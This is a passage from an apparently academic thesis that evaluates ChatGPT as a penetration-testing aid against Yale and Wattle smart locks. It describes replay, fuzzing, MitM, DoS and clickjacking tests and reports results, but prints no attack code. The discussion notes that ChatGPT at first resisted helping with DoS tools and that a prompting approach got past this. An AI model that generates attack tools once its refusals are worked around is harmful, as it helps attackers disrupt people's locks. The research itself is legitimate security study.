Some interesting traffic was captured that was not present in the test using mitmproxy. One of the responses came from a `GET` request containing what seemed to be notifications and logged events in JSON format. The information included describes when the smart lock was used and what action was taken. The JSON body would also include sensitive information in plain text, including unique identifiers for the user, Yale Connect Wi-Fi bridge and Yale smart lock. The serial number was present, which was used to register the smart lock and Wi-Fi bridge.

Another response from a `GET` request seems to contain the status after the smart lock had been used. Figure 8.12 illustrates the HTTPS response together with the content of the JSON body.




Figure 8.12: HTTPS response notifying that the Yale smart lock was unlocked.

Replay attack An attempt would be made to replay what the author identified as the HTTPS request to unlock the door. The request was sent to the Burp Suite Repeater tab and repeated.

Data fuzzing The HTTPS response containing event data would be used in the test involving data fuzzing. Burp Suite's intercept functionality would be turned on to capture the traffic as it happened. Different objects would have data fuzzed before a response was forwarded to the mobile application. The action was taken to see if the log would update it. For instance, the object `status` would be changed from ”unlocked” to ”locked”.

8.8.2 Result

Replay attack After repeating various requests to the Yale cloud server, none seemed to unlock the door. The same would occur after disabling the Bluetooth on the phone so that the remote connection had to be used.

Data fuzzing Fuzzing the data did not change the value of any visible attributes. Attempts were made to change the dates, time and status. None would have any visual effect on the app's event log. The only thing noteworthy was that the event log no longer would work correctly and display a blank page until restarting the app.

8.8.3 Discussion

It was later discovered that the Bluetooth signal from the Yale Connect Wi-Fi bridge would not reach the Yale smart lock. The issue would persist even when the ”connection settings” tab would display that the Wi-Fi bridge had a good BLE signal. The author did not know how to fix the issue and was forced to end the penetration test of the replay attack as inconclusive.

Besides the missing event log, The data fuzzing did not yield a successful result either. The author suspects the reason is the security precautions discovered in the previous MitM attack. Some of the smart lock's features were disabled because of the failed authentication.
ChatGPT believes the layered protection is the reason the fuzzing attempt was mitigated. The only recommendation for further added security the LLM would provide is to include security headers and validation of each request.

9 Penetration testing: Glue Smart Lock

When attempting to register the smart lock, it would turn out that it was also already registered. Attempts were then made to locate and contact the previous user so they could deregister the Glue smart lock.

After some time, the previous user would respond and attempt to deregister themselves from the lock and the Glue Wifi Hub. However, attempting to register the Glue smart lock would crash the app and still notify that it was already registered. The author believes some form of bug or error had occurred with the Glue smart lock. The next step was to contact the support website of the smart lock.

Months would pass without any response to the ticket. The decision was made to exclude the smart lock from the research.

10 Result

This section analyses and illustrates the results from previous penetration tests using ChatGPT. The tests were aimed to study and evaluate the LLMs performance within the field of cyber security. The capabilities to generate code solutions and provide instructions are measured using various collected data.
The section is first divided into two subsections that represent each of the major areas in the penetration test: recreated exploits and previously untested exploits. Afterwards, it will look at the overall result in both attack type and attack surface of the exploits using ChatGPT.

10.1 Recreated exploits

All six attempted exploits were successfully recreated with the assistance of ChatGPT. Each of the exploits would lead to discovering what is categorized as a weakness from the result of the previous study by Heiding *et al* [12].

10.1.1 Overview

A summarized overview of each successfully recreated exploit can be examined in table 10.1. The severity level of each weakness was also taken from the result of the previous study [12].

Exploit	Surface	Brand	Severity	Automated	Language
Communication interception	Network	Wattle SPL Touch	Medium	Yes	bash/Python
Communication interception (Replay attack)	Network	Wattle SPL Touch	Critical	No	N/A
Denial of Service	Network	Yale Doorman L3	Medium	Yes	Python
Design flaws	Mobile app code	Yale Doorman L3	N/A	No	N/A
Handshake leakage attack	Mobile app storage	Yale Doorman L3	N/A	No	N/A
Information leakage attack	Mobile app storage	Yale Doorman L3	N/A	No	N/A

Table 10.1: Collected data for each of the successfully recreated exploits.

Exploit: Almost all the successfully recreated exploits were related to the mobile applications of each device. The MitM attacks were performed against the Heimgard app, while the reverse engineering and data leakage attacks targeted the Yale Home app. Only the DoS attack would target the Yale Connect Wi-Fi bridge.

Surface: The main attack surface for the recreated exploits was the network communication utilized by the IoT devices.

Brand: Four exploits were successfully recreated on the Yale Doorman L3 smart lock. The remaining two exploits were recreated on the Wattle SPL Touch smart lock.

Severity: The MitM/Replay attack was considered a critical-level weakness since it allowed the user to send commands to lock and unlock the Wattle SPL smart lock. Both the general MitM and DoS attacks were considered medium-level weaknesses. Neither the data leakage attacks nor reverse engineering of the app (Design flaws) was given a score.

Automation: While both exploits related to communication interception would use code generation, only one automated tool was created.
An attempt was made to automate the MitM/replay attack (see section 6.4.2), but it was unsuccessful. New functionalities were still added to the previous MitM tool to fuzz data and redirect traffic.

Language: The majority of the code was generated in the Python programming language by ChatGPT. The only exception was the menu for the automated MitM tool, which was generated in bash.

10.1.2 Common attack types

Figure 10.1 showcases the distribution of the attack types in the recreated exploits done with the assistance of the LLM. Even though only two devices were tested, there seems to be some variation in the scope of attacks.




Figure 10.1: Successfully recreated exploits using ChatGPT by attack type.

10.1.3 Application of the Large Language Model

Figure 10.2 outlines which identified areas of usage from section 3.3.2 were successfully used in the recreation for each hack. The most commonly utilized areas were related to both *information* and *guidelines* when using various hacking tools and programs. The use of *Code generation* was limited to exploits that could effectively be automated using the LLM.




Figure 10.2: Areas with successful utilization when using ChatGPT for each recreation.

10.2 Previously untested exploits

Out of eight tests, six vulnerabilities were discovered with the assistance of ChatGPT.

10.2.1 Overview

A summarized overview of each successfully tested new hack can be examined in table 10.2. The author would provide the severity level for each vulnerability. The established criteria were taken from how the performed exploit would affect the particular functionality. The criteria would also look at how the functionality of the smart lock was affected overall.

Exploit	Surface	Brand	Severity	Generated solution	Language
Denial of Service (WSS)	Network	Wattle SPL Touch	Medium	Yes	Python
Denial of Service (MQTT)	Network	Wattle SPL Touch	Medium	Yes (*)	Python
Denial of Service	Network	Wattle SPL Touch	Minimal	Yes	Python
Clickjacking	Web server	Wattle SPL Touch	Minimal	Yes	HTML
Data leakage attack	Mobile app storage	Wattle SPL Touch	Minimal	No	N/A
Communication interception	Network	Yale Doorman L3	Medium	No	N/A

Table 10.2: Collected data for each successfully tested new exploit.

Exploit: Half of the discovered vulnerabilities using the LLM were related to some form of DoS attack. The remaining exploits would be more varied in both types and how they were executed.

Surface: The main attack surface would also be the network communication utilized by the IoT devices.

Brand: Majority of successfully tested exploits would be against the Wattle SPL Touch. The Boreas X10 gateway was particularly affected. The reason is the number of entry points and protocols running on the gateway device.
The entry points to the Yale Doorman L3 and the Yale Connect Wi-Fi bridge were much more limited and the security more robust.

Severity: Most of the discovered vulnerabilities had minimal effect on the functionality of the smart locks. The DoS against the WSS connection was deemed a medium-level vulnerability, even though it severely disrupted the

remote functionalities of the smart lock. The reason was the preconditions required to attain the token in the first place.
The author would rank the communication interception as a medium-level vulnerability because of the unencrypted sensitive data contained in the HTTPS responses.
The DoS against the MQTT protocol was considered a medium-level vulnerability because it would bring the entire service down.

Generated solution: Two of the generated solutions were successfully tested hacking tools that could be used to carry out DoS attacks. The first was a DoS tool that could flood an established WSS connection with messages or more connections. The second was a DoS tool that would target network communications by flooding the connection with TCP packets using various settings.
(*) A third tool for DoS attacks against the MQTT protocol was also generated but with less success. Still, the author decided to include it because the earlier iterations of the tool would assist the author initially in gathering information about the broker.
The final successfully tested generated solution was a simple PoC for performing a clickjacking attack.

Language: The preferred programming language used by ChatGPT would again be Python. Only the clickjacking PoC would be written in HTML.

10.2.2 Common attack types

The distribution of attack types of the successfully tested new vulnerabilities using ChatGPT is displayed in Figure 10.3. The majority would be related to DoS attacks against a protocol or service.




Figure 10.3: Successfully tested new vulnerabilities using ChatGPT by attack type.

10.2.3 Application of the Large Language Model

The main identified areas of utilization of the LLM from section 3.3.2 when testing for new vulnerabilities are displayed in Figure 10.4. The area of *code generation* would have a much bigger role because of the tools created to test the hacks. The area of having ChatGPT provide *guidelines* was used less because the author had already received instructions from similar exploits that were recreated.




Figure 10.4: Areas with successful utilization when using ChatGPT for each new exploit.

10.3 Overall results

In total, 12 different exploits were identified as being successfully tested using the LLM.

10.3.1 Attack types

The attack type distribution of the exploits can be observed in Figure 10.5. The most common exploits executed with ChatGPT would be DoS attacks followed by MitM and data leakage attacks.




Figure 10.5: Tested exploits using ChatGPT by attack type

10.3.2 Attack surface

The distribution of attack surfaces used when performing the exploits can be examined in Figure 10.6. The vast majority would be targeting different entry points of the network to perform the attacks.




Figure 10.6: Tested exploits using ChatGPT by attack surface

11 Discussion

The following chapter discusses the result of using a LLM implementation such as ChatGPT for the penetration tests. The chapter concludes with a discussion of possible future works by the author.

11.1 Results from the penetration tests

From the penetration tests, six exploits were successfully recreated and six previously untested exploits were performed with the assistance of ChatGPT. The data collected would give some insight into different key areas of using the LLM to enhance the capabilities of the penetration tester.

As outlined in section 10.3.2, the main attack surface with the highest success of hacks done with ChatGPT was against network communications. The result was not surprising to the author. The reason was that most of the recreated hacks would utilize some form of attack vector against the network. Besides Bluetooth and physical tampering, most of the hacks suggested by ChatGPT would also target network communications.
The majority of successful exploits in section 10.3.1 being some form of DoS attack would instead come off more as a surprise. The reason is how adamant ChatGPT was in trying to limit the assistance of such queries to combat potential adversaries. However, using the approach outlined in section 3.3.1, the LLM would be more prepared to assist with generating the output.

Automation playing such a small part of the hacks was related to the methodology and attack types. The methodology outlined in section 3.3 would favor exploits requiring pre-defined tools that could reliably be reproduced. Exploits that target the storage of the mobile app would instead benefit a more practical approach.
The generated solutions would also favor exploits where the methodology would involve a programmatic approach. The DoS attacks are good examples since they involve repeating different types of requests to a running protocol service on a host. ChatGPT could generate a solution to perform this task.

As illustrated in table 10.2, a majority of the previously untested exploits had minimal effect on the target smart lock's functionality. The reason was that they

would mainly target the services of the Boreas X10 gateway used by the brand of smart lock, Wattle SPL Touch.
While the services would not target the smart lock directly, they were still considered vulnerabilities worth testing. The author also believed that the tests were necessary to study the capabilities of ChatGPT. Both in providing advice and the LLMs capabilities of generating code solutions.

11.1.1 Application areas

The most common application area from section 3.3.2 when using the LLM in all the successful penetration tests were related to providing *information*. The area would constitute 36.4% of the LLM's total use for each successful test. ChatGPT was tasked to provide information about various hacking tools, vulnerabilities, or attack vectors for each successfully tested exploit.
The second area of usage to follow was *guidelines*, constituting 27.3%. ChatGPT would provide guidelines on performing specified hacks, such as the WSS flooding DoS or MitM attack. The LLM would also provide guidelines in using tools such as hping, mitmproxy, or MobSF effectively during the penetration test.
The area of *use case* was limited because similar exploits would use similar tools. Many tools would also come with example commands that would further reduce the area of use. Having ChatGPT provide example commands and similar responses would constitute 18.2% of the total application.
Code generation would also make up 18.2% of the total implementation of the LLM in the tests. The code solutions were limited to automating and adding functionalities for two tools when recreating exploits. The area of *code generation* was used more extensively when exploring new vulnerabilities.

11.1.2 Offensive code generation

The generated programming language solutions by ChatGPT would work for the most part with the initial prompt. Nevertheless, code quality would decline as functionalities would be added or the prompts more complex. The majority of issues would arise when attempting to add sub-processes of combining various functionalities. The code would either lack cohesion or be prone to errors.

Initially, the author assumed the process of creating the queries to generate the code solutions would be iterative in structure. Whenever new functionalities needed to be added, the previous prompt would be built upon with a new one. Instead, the process would be recursive. Formerly generated responses from the LLM would sometimes be re-visited and modified to create new branches for achieving the best result. The entire process could almost be described as a tree-like structure. An illustration of the process can be examined in figure 11.1.




Figure 11.1: The process of generating code solutions using ChatGPT

ChatGPT also tends to use false positives when generating code solutions. An example would be when attempting to create the Burp Suite extender script to automate the replay attack with fuzzing capabilities from section 6.4.2. Countless queries would be done where the LLM would assure it had the solution for the previous issue. Instead, the script would never be functional in the first place because of syntax issues related to the LLM's cut-off point in training.

11.1.3 Precision of the results

The author still believes the research would have benefited from more devices. Data from both the Glue Smart Lock and Yale Doorman V2N would assist in enhancing the reliability and reproducibility of the study.
Due to time constraints, the author could not wait any further in acquiring new devices or components. Using other IoT devices outside the scope of previous

research of Heiding *et al* would also delay the study even more. Significant changes would have to be made to the already established objectives and methodology of the research.

11.2 Future Work

Building upon the research of this report in a future thesis paper can be done in various ways. The penetration tests could be modified to introduce new attack surfaces and further test the capabilities of the LLM.
Another way to expand the research is to examine the methodology in providing input to the LLM. Finding the most effective method to craft prompts would assist in avoiding the problems of section 11.1.2 and optimize the application within the field of cyber security.

11.2.1 Short-range wireless communications

Testing of the short-range wireless communication was excluded from this research as explained in section 1.6. The author still believes it could be worth exploring the attack surface for a future study. Both the tested smart locks use this form of communication when directly communicating with a Wi-Fi hub or smartphone.
After setting up a SDR device like Ubertooth or HackeRF One, several new attack vectors could be explored using the LLM. Some recognized by the author with the assistance of ChatGPT from present research include MitM, DoS and replay attacks.

11.2.2 Prompt engineering

An area the author finds much more intriguing to explore is what is known as prompt engineering. The idea of prompt engineering is to use the NLP capabilities of the LLM implementation to format prompts and queries as input [45]. The input data is modified to try and identify the most efficient format to generate the most accurate responses as output.
A custom application used in prompt engineering could be created by using the

GPT API and following the instructions provided by OpenAI[1]. The prompt would be iteratively enhanced with various constraints and context to yield better results over time. The methodology would assist in recognizing the most efficient format for prompts to use with the LLM application for cyber security.

[1] *Prompt engineering*. [Online]. URL: https://platform.openai.com/docs/guides/prompt-engineering (visited on 22-10-2023).

12 Conclusion

From the performed study, it is evident there is a potential for using LLMs within the field of cyber security and ethical hacking. ChatGPT would provide consistent information regarding the different exploits and outline the process of performing them during the penetration tests. The LLM would also help suggest common attack surfaces and vectors to explore for IoT devices. The generated solutions would also assist in reducing time and make the process more effective.

As outlined in section 1.2, both Google and Microsoft understand the potential of implementing LLMs for cyber security. As AI-related technologies improve, the author believes that more will come to a similar conclusion. The implementation and usage of LLMs within the field of cyber security can assist in all aspects of creating a secure IT environment.

Bibliography

[1] A. Lancaster. *Council Post: Beyond Chatbots: The Rise Of Large Language Models*. Forbes. [Online]. URL: https://www.forbes.com/sites/forbestechcouncil/2023/03/20/beyond-chatbots-the-rise-of-large-language-models/ (visited on 22-06-2023).

[2] K. Martineau. *What is Generative AI?* IBM. [Online]. URL: https://research.ibm.com/blog/what-is-generative-AI (visited on 03-08-2023).

[3] R. Toews. *Transformers Revolutionized AI. What Will Replace Them?* Forbes. [Online]. URL: https://www.forbes.com/sites/robtoews/2023/09/03/transformers-revolutionized-ai-what-will-replace-them/ (visited on 21-10-2023).

[4] S. Pichar. *An important next step on our AI journey*. Google. [Online]. URL: https://blog.google/technology/ai/bard-google-ai-search-updates/ (visited on 25-07-2023).

[5] *PaLM 2*. Google. [Online]. URL: https://ai.google/discover/palm2/ (visited on 28-08-2023).

[6] H. Touvron, T. Lavril, G. Izacard, X. Martinet, M.-A. Lachaux, T. Lacroix, B. Rozière, N. Goyal, E. Hambro, F. Azhar, A. Rodriguez, A. Joulin, E. Grave and G. Lample. *LLaMA: Open and Efficient Foundation Language Models*. 2023. Sec. 1. DOI: https://doi.org/10.48550/arXiv.2302.13971. [Online]. URL: https://arxiv.org/abs/2302.13971v1.

[7] K. Hu. *ChatGPT sets record for fastest-growing user base - analyst note*. Reuters. Feb. 2023. [Online]. URL: https://www.reuters.com/technology/chatgpt-sets-record-fastest-growing-user-base-analyst-note-2023-02-01/ (visited on 02-05-2023).

[8] M. Drolet. *10 Ways Cybercriminals Can Abuse Large Language Models*. Forbes. [Online]. URL: https://www.forbes.com/sites/forbestechcouncil/2023/06/30/10-ways-cybercriminals-can-abuse-large-language-models/ (visited on 11-07-2023).

[9] M. Brundage, K. Mayer, T. Eloundou, S. Agarwal, S. Adler, G. Krueger, J. Leike and P. Mishkin. *Lessons learned on language model safety and misuse*. OpenAI. [Online]. URL: https://openai.com/research/language-model-safety-and-misuse (visited on 07-05-2023).

[10] *Supercharge security with AI*. Google. [Online]. URL: https://cloud.google.com/security/ai (visited on 28-08-2023).

[11] J. Vasu. *Introducing Microsoft Security Copilot: Empowering defenders at the speed of AI*. Microsoft. [Online]. URL: https://blogs.microsoft.com/blog/2023/03/28/introducing-microsoft-security-copilot-empowering-defenders-at-the-speed-of-ai/ (visited on 04-08-2023).

[12] F. Heiding, E. Süren, J. Olegård and R. Lagerström. "Penetration testing of connected households". In: *Computers & Security* vol. 126 (2023), p. 103067. ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2022.103067. [Online]. URL: https://www.sciencedirect.com/science/article/pii/S016740482200459X.

[13] S. Shah and B. M. Mehtre. "An Overview of Vulnerability Assessment and Penetration Testing Techniques". In: *Journal of Computer Virology and Hacking Techniques* vol. 11, no. 1 (2015), pp. 27–49. DOI: 10.1007/s11416-014-0231-x.

[14] Y. Stefinko, A. Piskozub and R. Banakh. "Manual and automated penetration testing. Benefits and drawbacks. Modern tendency". In: *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*. 2016, pp. 488–491. DOI: 10.1109/TCSET.2016.7452095.

[15] K. P. Haubris and J. J. Pauli. "Improving the Efficiency and Effectiveness of Penetration Test Automation". In: *10th International Conference on Information Technology: New Generations*. 2013, pp. 387–391. DOI: 10.1109/ITNG.2013.135.

[16] Z. Hu, R. Beuran and Y. Tan. "Automated Penetration Testing Using Deep Reinforcement Learning". In: *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*. 2020, pp. 2–10. DOI: 10.1109/EuroSPW51379.2020.00010.

[17] D. R. McKinnel, T. Dargahi, A. Dehghantanha and K.-K. R. Choo. "A systematic literature review and meta-analysis on artificial intelligence in penetration testing and vulnerability assessment". In: *Computers Electrical Engineering* vol. 75 (2019), pp. 175–188. ISSN: 0045-7906. DOI: https://doi.org/10.1016/j.compeleceng.2019.02.022. [Online]. URL: https://www.sciencedirect.com/science/article/pii/S0045790618315489.

[18] E. Süren, F. Heiding, J. Olegård and R. Lagerström. "PatrIoT: practical and agile threat research for IoT". In: *International Journal of Information Security* vol. 22, no. 1 (2023), pp. 213–233. ISSN: 1615-5270. DOI: 10.1007/s10207-022-00633-3. [Online]. URL: https://doi.org/10.1007/s10207-022-00633-3.

[19] *Introducing ChatGPT*. OpenAI. [Online]. URL: https://openai.com/blog/chatgpt (visited on 16-04-2023).

[20] M. Abdullah, A. Madain and Y. Jararweh. "ChatGPT: Fundamentals, Applications and Social Impacts". In: *2022 Ninth International Conference on Social Networks Analysis, Management and Security (SNAMS)*. 2022, pp. 1–8. DOI: 10.1109/SNAMS58071.2022.10062688.

[21] *What is natural language processing (NLP)?* IBM. [Online]. URL: https://www.ibm.com/topics/natural-language-processing (visited on 22-04-2023).

[22] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, L. Kaiser and I. Polosukhin. *Attention Is All You Need*. 2017. DOI: https://doi.org/10.48550/arXiv.1706.03762. [Online]. URL: http://arxiv.org/abs/1706.03762.

[23] *What are large language models?* IBM. [Online]. URL: https://www.ibm.com/topics/large-language-models (visited on 22-08-2023).

[24] J. Schulman, O. Klimov, F. Wolski, P. Dhariwal and A. Radford. *Proximal Policy Optimization*. OpenAI. [Online]. URL: https://openai.com/research/openai-baselines-ppo (visited on 29-04-2023).

[25] E. Kasneci, K. Sessler, S. Küchemann, M. Bannert, D. Dementieva, F. Fischer, U. Gasser, G. Groh, S. Günnemann, E. Hüllermeier, S. Krusche, G. Kutyniok, T. Michaeli, C. Nerdel, J. Pfeffer, O. Poquet, M. Sailer, A. Schmidt, T. Seidel, M. Stadler, J. Weller, J. Kuhn and G. Kasneci. "ChatGPT for good? On opportunities and challenges of large language models for education". In: *Learning and Individual Differences* vol. 103 (2023), p. 102274. ISSN: 1041-6080. DOI: https://doi.org/10.1016/j.lindif.2023.102274. [Online]. URL: https://www.sciencedirect.com/science/article/pii/S1041608023000195.

[26] M. Cascella, J. Montomoli, V. Bellini and E. Bignami. "Evaluating the Feasibility of ChatGPT in Healthcare: An Analysis of Multiple Clinical and Research Scenarios". In: *J Med Syst* vol. 47, no. 1 (2023), p. 33. DOI: 10.1007/s10916-023-01925-4.

[27] C. Prewitt. *Council Post: Four Ways ChatGPT Is Changing Cybersecurity*. Forbes. [Online]. URL: https://www.forbes.com/sites/forbestechcouncil/2023/03/09/four-ways-chatgpt-is-changing-cybersecurity/ (visited on 03-05-2023).

[28] J. Chilton. "The New Risks ChatGPT Poses to Cybersecurity". In: *Harvard Business Review* (Apr. 2023). Section: Cybersecurity and digital privacy. ISSN: 0017-8012. [Online]. URL: https://hbr.org/2023/04/the-new-risks-chatgpt-poses-to-cybersecurity (visited on 03-05-2023).

[29] J. Reed. *How ChatGPT Can Help Cyber Security Pros Beat Attacks*. Security Intelligence. [Online]. URL: https://securityintelligence.com/news/how-chatgpt-can-help-beat-attacks/ (visited on 03-05-2023).

[30] P. Liguori, C. Improta, R. Natella, B. Cukic and D. Cotroneo. "Who evaluates the evaluators? On automatic metrics for assessing AI-based offensive code generators". In: *Expert Systems with Applications* vol. 225 (2023), p. 120073. ISSN: 0957-4174. DOI: https://doi.org/10.1016/j.eswa.2023.120073. [Online]. URL: https://www.sciencedirect.com/science/article/pii/S0957417423005754.

[31] G. Malki and S. Skoog. “Penetrationstestning av IoT-produkter: Etisk hackning av en smart kamera”. (in Swedish). In: (2021). Bachelor’s thesis, KTH, School of Electrical Engineering and Computer Science (EECS), pp. 18–27. [Online]. URL: https://kth.diva-portal.org/smash/record.jsf?pid=diva2:1620625.

[32] A. Borg and C. A. Francke. *IoT Pentesting: Obtaining the Firmware of a Smart Lock*. Bachelor’s thesis, KTH, School of Electrical Engineering and Computer Science (EECS). 2020. [Online]. URL: http://kth.diva-portal.org/smash/record.jsf?pid=diva2:1460706.

[33] A. Guzman and A. Gupta. “IoT Penetration Testing Cookbook: Identify vulnerabilities and secure your smart devices”. In: Packt Publishing Ltd, Nov. 2017, pp. 9–10. ISBN: 978-1-78728-517-0. [Online]. URL: https://books.google.se/books?id=rEFPDwAAQBAJ.

[34] *What is a smart lock?* Yale. [Online]. URL: https://www.yalehome.com/global/en/stories/news/what-is-a-smart-lock (visited on 21-07-2023).

[35] S. Veijalainen and T. Noreng Karlsson. *Evaluating the security of a smart door lock system*. Bachelor’s thesis, KTH, School of Electrical Engineering and Computer Science (EECS). 2021. [Online]. URL: https://kth.diva-portal.org/smash/record.jsf?pid=diva2:1602711.

[36] R. Hassani. *Security evaluation of a smart lock system*. Bachelor’s thesis, KTH, School of Electrical Engineering and Computer Science (EECS). 2020. [Online]. URL: https://kth.diva-portal.org/smash/record.jsf?pid=diva2:1533957.

[37] P. Persman and S. Öjebrant. *Security analysis of a smartlock*. Bachelor’s thesis, KTH, School of Electrical Engineering and Computer Science (EECS). 2021. [Online]. URL: http://kth.diva-portal.org/smash/record.jsf?pid=diva2:1596410.

